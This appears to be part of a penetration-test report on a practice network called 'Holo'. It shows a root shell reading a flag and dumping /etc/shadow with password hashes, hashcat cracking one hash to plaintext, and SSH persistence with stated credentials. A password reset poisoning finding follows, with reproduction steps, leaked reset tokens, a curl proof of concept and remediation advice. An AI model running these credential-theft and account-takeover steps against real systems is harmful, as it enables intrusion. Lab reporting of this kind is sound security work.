←[43C←[38;5;8m←[48;5;8m   ←[38;5;9m←[48;5;9m   ←[38;5;10m←[48;5;10m   ←[38;5;11m←[48;5;11m   ←[38;5;12m←
[48;5;12m   ←[38;5;13m←[48;5;13m   ←[38;5;14m←[48;5;14m   ←[38;5;15m←[48;5;15m   ←[m




←[?25h←[?7h←]0;root@41f62176ebe9: /root@41f62176ebe9:/# _
```



- lets access the root dir which we did not have access on before

```
cd root
bash-5.0# ls
ls
nmap  rev  root.txt  rustscan  shadowfile.txt  snap
bash-5.0# cat root.txt
cat root.txt
HOLO{e16581b01d445a05adb2e6d45eb373f7}
bash-5.0#
```


- dumping creds



```
cat /etc/shadow
root:$6$TvYo6Q8EXPuYD8w0$Yc.Ufe3ffMwRJLNroJuMvf5/Telga69RdVEvgWBC.FN5rs9vO0NeoKex4jIaxCyWNPTDtYfxWn.EM4OLxjndR1:18605:0:99999:7:::
daemon:*:18512:0:99999:7:::
bin:*:18512:0:99999:7:::
sys:*:18512:0:99999:7:::
sync:*:18512:0:99999:7:::
games:*:18512:0:99999:7:::
man:*:18512:0:99999:7:::
lp:*:18512:0:99999:7:::
mail:*:18512:0:99999:7:::
news:*:18512:0:99999:7:::
uucp:*:18512:0:99999:7:::
proxy:*:18512:0:99999:7:::
www-data:*:18512:0:99999:7:::
backup:*:18512:0:99999:7:::
list:*:18512:0:99999:7:::
irc:*:18512:0:99999:7:::
gnats:*:18512:0:99999:7:::
nobody:*:18512:0:99999:7:::
systemd-network:*:18512:0:99999:7:::
systemd-resolve:*:18512:0:99999:7:::
systemd-timesync:*:18512:0:99999:7:::
messagebus:*:18512:0:99999:7:::
syslog:*:18512:0:99999:7:::
_apt:*:18512:0:99999:7:::
tss:*:18512:0:99999:7:::
uuidd:*:18512:0:99999:7:::
tcpdump:*:18512:0:99999:7:::
sshd:*:18512:0:99999:7:::
landscape:*:18512:0:99999:7:::
pollinate:*:18512:0:99999:7:::
ec2-instance-connect:!:18512:0:99999:7:::
systemd-coredump:!!:18566::::::
ubuntu:!$6$6/mlN/Q.1gopcuhc$7ymOCjV3RETFUl6GaNbau9MdEGS6NgeXLM.CDcuS5gNj2oIQLpRLzxFuAwG0dGcLk1NX70EVzUUKyUQOezaf0.:18601:0:99999:7:::
lxd:!:18566::::::
mysql:!:18566:0:99999:7:::
dnsmasq:*:18566:0:99999:7:::
linux-admin:$6$Zs4KmlUsMiwVLy2y$V8S5G3q7tpBMZip8Iv/H6i5ctHVFf6.fS.HXBw9Kyv96Qbc2ZHzHlYHkaHm8A5toyMA3J53JU.dc6ZCjRxhjV1:18570:0:99999:7:::
hacker:$6$pRcqR8GJFZo6M.RB$v4jJjk/oESIkMEHT5gVWQ0vCDfhNYb4TgoQ1Hw.5UQ3GFYi2I.CxX3ZTKsL1maw3RvDIhyxseeX4rHRBSq9kW.:20187:0:99999:7:::
bash-5.0#
```

- cracking "linux-admin hashed password" using hashcat
  - `hashcat -m 1800 hashes.txt /usr/share/wordlists/rockyou.txt -o cracked.txt
  - plain password: linuxrulez`

- Keeping persistence through ssh



```
:\Users\Mr_Turbo>ssh Mr_turbo@10.200.95.33
r_turbo@10.200.95.33's password:
elcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-1030-aws x86_64)

* Documentation:  https://help.ubuntu.com
* Management:     https://landscape.canonical.com
* Support:        https://ubuntu.com/advantage

 System information as of Tue Apr 29 18:09:18 UTC 2025

 System load:                  0.04
 Usage of /:                   97.2% of 7.69GB
 Memory usage:                 21%
 Swap usage:                   0%
 Processes:                    171
 Users logged in:              0
 IPv4 address for br-19e3b4fa18b8: 192.168.100.1
 IPv4 address for docker0:     172.17.0.1
 IPv4 address for eth0:        10.200.95.33

 => / is using 97.2% of 7.69GB
 => There is 1 zombie process.
```

```
$ pwd
/
$ script /dev/null -c bash
Script started, file is /dev/null
Mr_turbo@ip-10-200-95-33:/$
```

- ssh Mr_turbo@10.200.95.33
- password : hacker

- **Remediation Steps:**

1. Limit Shell Access and Monitor Reverse Shell Behavior

2. Apply the principle of least privilege for all users and services.

3. Consider using Role-Based Access Control (RBAC).

4. Avoid setting SUID on any binaries unless absolutely necessary

5. Regularly audit for unusual SUID binaries

6. Use container security tools (e.g., Docker Bench for Security, AppArmor, SELinux).


7. Apply Credential Rotation mechanism and passwords Enforce strong password policies and use salted hashes (e.g., SHA-512, bcrypt).

2.6 Weak password recovery mechanisms lead to account turnover(Password reset poisoning

Severity:	High
Severity Rating (CVSS V3):	7.5
Affected System	10.200.110.31
Description	The password reset feature on the internal S-SRV01 web application does not enforce proper token handling. A token is stored in cookies. HOLO implements a weak password recovery mechanism that is vulnerable to password reset poisoning. In this attack, leverages valid user account information to initiate a password reset on the victim’s behalf. They then intercept the resulting HTTP request containing the password reset token (embedded in a URL). By accessing the tokenized URL, they are presented with a password reset form, allowing them to set a new password for the victim's account.
CWEs	CWE-640: Weak Password Recovery Mechanism for Forgotten Password
References:	Password reset poisoning | Web Security Academy (portswigger) Password Reset Vulnerability (Poisoning) – Acunetix
Impact	Allow an attacker to reset the password for any valid username, leading to account takeover.


- **Steps to reproduction**
  1. Visit the password reset page
  2. Submit a valid username (e.g., gurag).
  3. Inspect cookies → retrieve user_token.
  4. Craft the URL:
     reset.php?token=<copied_token>
  5. Enter a new password.
  6. Log in as the target user (gurag).

- **Below is the source of forgot password page on 10.200.110.31:**


Holo.live - Virtual Events - Mozilla Firefox
File Edit View History Bookmarks Tools Help
Holo.live - Virtual Events
10.200.107.31/reset_form.php?
90%
holo.live
Enter username
Reset
Inspector Console Debugger Network Style Editor Performance Memory Storage Accessibility What's New
Filter URLs
All HTML CSS JS XHR Fonts Images Media WS Other
Disable Cache
No Throttling


Status	Method	Domain	File	Initiator	Type	Transferred	Size
200	GET	10.200.107.31	reset_form.php	document	html	2.16 KB	1.90 KB
200	GET	10.200.107.31	style.css	stylesheet	css	cached	1.87 KB
200	GET	10.200.107.31	favicon.png	FaviconLoader.jsm:165 (img)	png	cached	5.90 KB

0


http://10.200.107.31/reset_form.php? - Mozi
File Edit View History Bookmarks Tools Help
Holo.live - Virtual Events
http://10.200.107.31/reset_f
view-source:http://10.200.107.31/reset_form.php?

```
  }
  .login_container {
    text-align: center;
  }
  .user {
    margin-top: 10%;
  }
  .pass {
    margin-top: 3%;
  }
  .button {
    margin-top: 3%;
    margin-bottom: 3%;
  }
  .form-inline input {
    vertical-align: middle;
    padding: 10px;
    background-color: #fff;
    border: 1px solid #ddd;
  }
  .form-inline button {
    padding: 10px 20px;
    background-color: #06d6a0;
    border: 1px solid #ddd;
    color: white;
    cursor: pointer;
  }
  .form-inline button:hover {
    background-color: #04b889;
  }
  body {
    background-color: #171A21;
    overflow: hidden;
  }
</style>
<body>
  <div class="box_container">
    <a href="index.php"><img src="holo_logo_text_medium.png" alt="holo logo" class="logo_center"></a>
    <div class="login_container">
      <form class="form-inline" action="/password_reset.php">
          <input type="user" id="user" class="user" placeholder="Enter username" name="user"><br>
          <button type="submit" class="button">Reset</button>
          <input type="user_token" id="user_token" name="user_token" style="display:none"></input>
      </form>
```

- Below is the request and response header of forgot password page:




Holo.live - Virtual Events - Mozilla Firefox
File Edit View History Bookmarks Tools Help
Holo.live - Virtual Events
10.200.107.31/reset_form.php?
holo.live
Enter username
Reset
Inspector Console Debugger Network Style Editor Performance Memory Storage Accessibility What's New
Filter URLs
All HTML CSS JS XHR Fonts Images Media WS Other
Disable Cache
No Throttling
Headers Cookies Request Response Timings
Filter Headers
Block Resend

```
Status Met.. Domain          File              Initiator       Type Transferred Si..
200    GET   10.200.107....  reset_form.php    document        html 2.16 KB     1...
200    GET   10.200.107....  style.css         stylesheet      css  cached      1...
200    GET   10.200.107....  favicon.png       FaviconLoad...  png  cached      5...
200    GET   10.200.107....  favicon.png       FaviconLoad...  png  cached      5...
200    GET   10.200.107....  favicon.png       FaviconLoad...  png  cached      5...
```

```
GET http://10.200.107.31/reset_form.php

Status           200 OK
Version          HTTP/1.1
Transferred      2.16 KB (1.90 KB size)
Referrer Policy  no-referrer-when-downgrade

Response Headers (257 B)
Connection: Keep-Alive
Content-Length: 1950
Content-Type: text/html; charset=UTF-8
Date: Thu, 09 Sep 2021 08:05:25 GMT
Keep-Alive: timeout=5, max=100
Server: Apache/2.4.46 (Win64) OpenSSL/1.1.1g PHP/7.4.11
X-Powered-By: PHP/7.4.11

Request Headers (417 B)
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.5
Connection: keep-alive
Cookie: PHPSESSID=jfp02ru4vfvanr5q9ma5s81dos
Host: 10.200.107.31
Referer: http://10.200.107.31/
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
```

- Now we try to reset "gurag" password as it is a valid user that allow us login as shown below:




Mozilla Firefox
File Edit View History Bookmarks Tools Help
10.200.107.31/password_re
10.200.107.31/password_reset.php?user=gurag&user_token=
Inspector Console Debugger Network Style Editor Performance Memory Storage Accessibility What's New
Filter URLs
All HTML CSS JS XHR Fonts Images Media WS Other
Disable Cache
No Throttling
Headers Cookies Request Response Timings
Filter Headers
Block Resend

An email has been sent to the email associated with your username

```
Status Met.. Domain          File                              Initiator       Type Transferred Si..
200    GET   10.200.107....  password_reset.php?user=gurag&us...  document     html 555 B       6...
404    GET   10.200.107....  favicon.ico                       FaviconLoad...  html cached      3...
```

```
GET http://10.200.107.31/password_reset.php?user=gurag&user_token=

Status           200 OK
Version          HTTP/1.1
Transferred      555 B (65 B size)
Referrer Policy  no-referrer-when-downgrade

Response Headers (490 B)
Cache-Control: no-store, no-cache, must-revalidate
Connection: Keep-Alive
Content-Length: 65
Content-Type: text/html; charset=UTF-8
Date: Thu, 09 Sep 2021 08:08:31 GMT
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Keep-Alive: timeout=5, max=100
Pragma: no-cache
Server: Apache/2.4.46 (Win64) OpenSSL/1.1.1g PHP/7.4.11
Set-Cookie: user_token=969c797081512d81df705ab9adb0ca70a02150ff8065e71bd12
dcc8b8d0ff70f0a9e7670ed0bce473aaccb31230ad9f1eba2
X-Powered-By: PHP/7.4.11

Request Headers (458 B)
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.5
Connection: keep-alive
Cookie: PHPSESSID=jfp02ru4vfvanr5q9ma5s81dos
Host: 10.200.107.31
Referer: http://10.200.107.31/reset_form.php?
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
```

- From the request header, we can see that the password reset (initially from reset_form.php) was sent to "password_reset.php" and require a "username" and "user_token". Below are the request and response cookies from the reset password:



Mozilla Firefox
File Edit View History Bookmarks Tools Help
10.200.107.31/password_re
10.200.107.31/password_reset.php?user=gurag&user_token=
Inspector Console Debugger Network Style Editor Performance Memory Storage Accessibility What's New
Filter URLs
All HTML CSS JS XHR Fonts Images Media WS Other
Disable Cache
No Throttling
Headers Cookies Request Response Timings
Filter Cookies

An email has been sent to the email associated with your username

```
Status  Met...  Domain          File                               Initiator       Type  Transferred  Si...
200     GET     10.200.107...   password_reset.php?user=gurag&us...  document      html  555 B        6...
404     GET     10.200.107...   favicon.ico                        FaviconLoad...  html  cached       3...
```


Response Cookies
user_token: "969c797081512d81df705ab9adb0ca70a02150ff8065e71bd12dcc8b8d0ff70f0a9e7670ed0bce473aaccb31230ad9f1eba2"

Request Cookies
PHPSESSID: "jfp02ru4vfvanr5q9ma5s81dos"

- From the response cookies, we can retrieve the "user_token" which is a weak password reset mechanism fall under : OWASP Top Ten 2017 | A2:2017-Broken Authentication | OWASP Foundation


- With the "user_token" visible, we are now able to craft a valid password reset link for our targeted user "gurag" The Proof-of-Concept Payload Code we used as below:

```
curl http://10.200.107.31/password_reset.php?user=gurag&user_token=input_user_token_here


# Example
curl
'http://10.200.107.31/password_reset.php?user=gurag&user_token=68d0f48756dc369c1f900efac880c7fc6935badc03adae50d207e85
95f540439721b1af96d6d7efb87d56efa398ebd491859'
```

- password reset link for the user "gurag":
  - 

```
┌──(kali㉿kali)-[~]
└─$ curl http://10.200.107.31/password_reset.php?user=gurag&user_token=d45edcb5a01fba347d3e501e80d3e9bcfed1943
a29772ac02119029ec479c0e999293725ca0dad9f3ee8703a80263ca2a3d1
[1] 2172
```

- By visiting the password reset page again for user "gurag", below is the response that allow us to input new password for "gurag" reset.php with request and response header as shown below:




Holo.live - Virtual Events - Mozilla Firefox
File Edit View History Bookmarks Tools Help
Holo.live - Virtual Events
New Tab
10.200.107.31/reset.php
holo.live
Enter username
Enter new password
Update
Inspector Console Debugger Network Style Editor Performance Memory Storage Accessibility What's New
Filter URLs
All HTML CSS JS XHR Fonts Images Media WS Other
Disable Cache
No Throttling
Headers Cookies Request Response Timings
Filter Headers
Block Resend
Raw

Status	Met...	Domain	File	Initiator	Type	Transferred	Si...
